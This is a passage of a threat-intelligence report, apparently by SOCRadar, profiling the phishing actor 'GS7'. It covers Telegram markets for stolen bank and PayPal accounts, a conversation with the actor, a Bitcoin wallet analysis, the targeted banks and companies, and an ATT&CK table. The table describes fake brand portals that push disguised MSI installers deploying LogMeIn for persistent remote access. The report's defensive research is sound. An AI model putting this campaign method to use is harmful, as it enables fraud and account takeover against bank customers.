Further Gs7 mentions (SOCRadar Threat Hunting)

Bot interaction showing GS7 querying personal data, receiving access restrictions, and obtaining a time-limited link to retrieved records. (SOCRadar Threat Hunting)


Within these markets, credentials and sensitive information related to different banks, financial institutions, platforms, and services were observed for sale. These venues represent key locations for selling harvested information or acquiring data to fuel further campaigns.




A Brazilian underground market channel information

Brazilian underground market channel information #2


Within these channels and markets, user accounts or sensitive information related to various organizations are frequently traded.




Telegram market post advertising stolen banking card details.



Underground channel message offering access to a compromised streaming service account for sale.




Telegram market post advertising "clean" PayPal accounts supported by forged restoration messages and screenshots to increase buyer trust.




"Deleted Account offering access to Portuguese bank accounts (Millennium BCP and Caixa Geral), inviting interested parties to contact via direct message."

Additionally, a user with the same name as the identified Telegram account was found registered on HackForums in November 2025, although no activity was observed on that profile.



Hacker forum membership of the threat actor




Hacker forum user details show no activity

Conversation


After establishing the background and correlating the information, communication was initiated with the adversary to validate and better understand several aspects of the modus operandi previously analyzed.

During the conversation, the adversary shared evidence of the panels created, some of which had already been observed, and manually signed the images with the previously identified GS7 handle.




Signed evidence screenshots provided by the threat actor

The adversary also claimed to have been operating for approximately **ten years**, conducting similar activities, where they create the panels and allow affiliates, acting as clients, to deploy RMM tools for remote access, which aligns with the modus operandi observed in earlier sections.




Telegram chat with the threat actor

A demonstration involving Fidelity was also provided, a company that had previously been identified as being impersonated. In this example, the login form was completed and subsequently led to the download of RMM tools.



The demonstration involving Fidelity

A LogMeIn example was also shared, showing patterns consistent with those described in previous sections, along with a Bitcoin wallet address.



A LogMeIn sample shared by the threat actor


This wallet remains fully active and appears to be used as an initial transit wallet, forwarding funds to multiple outputs. The total observable amount received by this wallet is approximately **0.28 BTC**, equivalent to between 25,000 and 32,000 USD depending on market price, and it has handled an overall volume of approximately **50,000 USD**.

Total Received	Total Sent	Total Volume
0.28032683 BTC	**0.28019197 BTC**	**0.5605188000000001 BTC**
$25,078.40	$25,066.33	$50,144.73

Transactions

540

Bitcoin wallet information




Wallet activity graph

Transaction history of the wallet

The transaction graph can be used as an indicator of campaign activity, as higher levels of activity were observed during specific periods, such as from mid April 2025 to early July 2025, followed by the highest recorded activity between mid August to mid October. This reveals a recurring pattern of approximately two to three months between campaigns, which aligns with the creation of the associated infrastructure.

The incoming and outgoing transactions originate from wallets with low transaction counts and limited volumes, consistent with individual or short-lived sources:



Overall, multiple sources were identified in which the names GS or GS7 were used. These identifiers have been associated with underground markets where corporate information is bought and sold, which later appears reflected in the campaigns conducted by the adversary. The modus operandi has been validated through infrastructure analysis and pivoting, correlation across multiple sources, and explicit confirmation obtained directly from the threat actor.

Victimology

The campaigns carried out over time by GS7 show a strategic targeting approach that combines impersonation of high-value entities and companies with a broad geographic reach across multiple regions.

In recent attacks, assets, domains, and records associated with different companies operating in very diverse sectors and locations have been identified.

Industry Distribution

The entities most heavily targeted are, without a doubt, financial services companies, followed by technology and communications services, with a strong emphasis on organizations of high value and international relevance.


The most significant campaigns observed in recent months conducted by the adversary include:

Organization	Type	Why?
Wells Fargo	Commercial Bank (US)	4th largest US bank, ~70M customers, high-value accounts
USAA	Insurance/Banking (US Military)	Serves US military members, premium banking services, trusted brand
Navy Federal Credit Union	Credit Union (US Military)	Largest credit union globally (13M members), military-focused
Fidelity Investments	Investment Management	$4.5T AUM, brokerage and retirement accounts (high-value targets)
Credit Union of Colorado	Financial Services	More than $2.5T, it represents regions rather than the US national level, with more achievable goals
Nationwide	Insurance/Financial Services	Multi-line insurance, banking services, broad customer base
Citibank	Global Bank	3rd largest US bank, international presence
Microsoft	Software/Cloud Services	Office 365, Azure access with corporate infiltration potential
Yahoo	Email/Web Services	Email credentials with account recovery attacks, identity theft
America Online (AOL)	Email Services	Legacy email provider, often used by older demographics (less tech-savvy)
Apple	Technology/Devices	Apple ID credentials, offers iCloud access, device tracking, payment methods
AstraZeneca	Pharmaceutical (UK/Sweden)	Global pharma company, R&D data, intellectual property
Boston Scientific	Medical Devices (US)	Healthcare technology, patient data, corporate espionage potential
GE Healthcare	Medical Technology (US)	Imaging systems, healthcare IT, enterprise customers
Procter & Gamble (P&G)	Consumer Goods	Fortune 50 company, global brand, corporate targeting potential
Pandora	Streaming Media	Music streaming service, payment info, user credentials

Other campaigns that appeared using the same infrastructure and modus operandi as those observed in the primary campaigns include:

Organization	Sector
Santander	Banking
Booking.com	Travel/Hospitality
Vodafone	Telecommunications
MetroBank	Banking

The sector distribution based on attacks carried out through the impersonation of corporate portals and branding is as follows:



Attack counts per industry

The importance of the sectors targeted by GS7 is driven by the adversary's motivations, which are entirely financial. More accessible targets, such as healthcare organizations or certain technology companies, provide the actor with the ability to sell access to other adversaries, such as ransomware groups or smaller criminal teams that can profit from lateral movement within affected environments.


Geographic Distribution

GS7 has shown varying regional focus in recent months, placing particular emphasis on English-speaking markets and companies, especially in the United States, while also expanding or maintaining activity in other regions such as Europe.

Most attacks have been conducted using English as the primary language, making North America and Western Europe the most prominent targets for GS7's campaigns.

Country / Region	Organization
US	Wells Fargo, USAA, Navy Federal, Fidelity...
Europe/US	MetroBank, Vodafone, AstraZeneca..
Europe / LATAM	Santander, Vodafone...
Global	Microsoft, Yahoo, Apple...

The estimated geographic distribution of attacks attributed to the threat actor, based on the impersonations performed, is as follows:



Attack counts per country/region

The geographic focus on English-speaking countries such as the United States and Western Europe is evident, to maximize financial gain and generate rapid economic returns through high-impact campaigns.

TTPs

Tactic	Technique	Description
TA0043: Reconnaissance	T1589: Gather Victim Identity Information	The TA seeks information about the victims or the company it is going to attack
TA0043: Reconnaissance	T1594: Search Victim-Owned Websites	GS7 looks for patterns in emails, relationships, or tools used by victims to ensure the effectiveness of the attack
TA0001: Initial Access	T1566.002: Phishing: Link	GS7 delivers phishing emails/SMS containing links to attacker-controlled domains impersonating banks, tech companies, payment platforms, etc
TA0001: Initial Access	T1598.003: Phishing for Information: Spearphishing Link	Phishing URLs include personalized parameters to track victims and dynamically customize landing pages.
TA0002: Execution	T1204.002: User Execution: Malicious File	Victims manually execute MSI installers (em_*.msi, resolve_*.msi) disguised as security updates or certificates.
TA0002: Execution	T1218.007: System Binary Proxy Execution: Msiexec	GS7 uses Windows Installer (msiexec.exe) to execute legitimate-looking MSI packages containing LogMeIn RMM tool.
TA0002: Execution	T1059.005: Visual Basic	Installers written in VBS are used to trigger the MSIs and check other aspects such as privileges and self-deletion
TA0003: Persistence	T1133: External Remote Services	LogMeIn configured for unattended access provides persistent remote access without requiring re-infection.
TA0003: Persistence	T1543.003: Create or Modify System Process: Windows Service	LogMeIn creates "LMIGuardianSvc" Windows service with automatic startup for persistence across reboots.
TA0005: Defense Evasion	T1036.005: Masquerading: Legitimate Name	MSI installers use names suggesting legitimacy (em_installer, resolve_Unattende, Win_installer) and impersonate trusted brands.
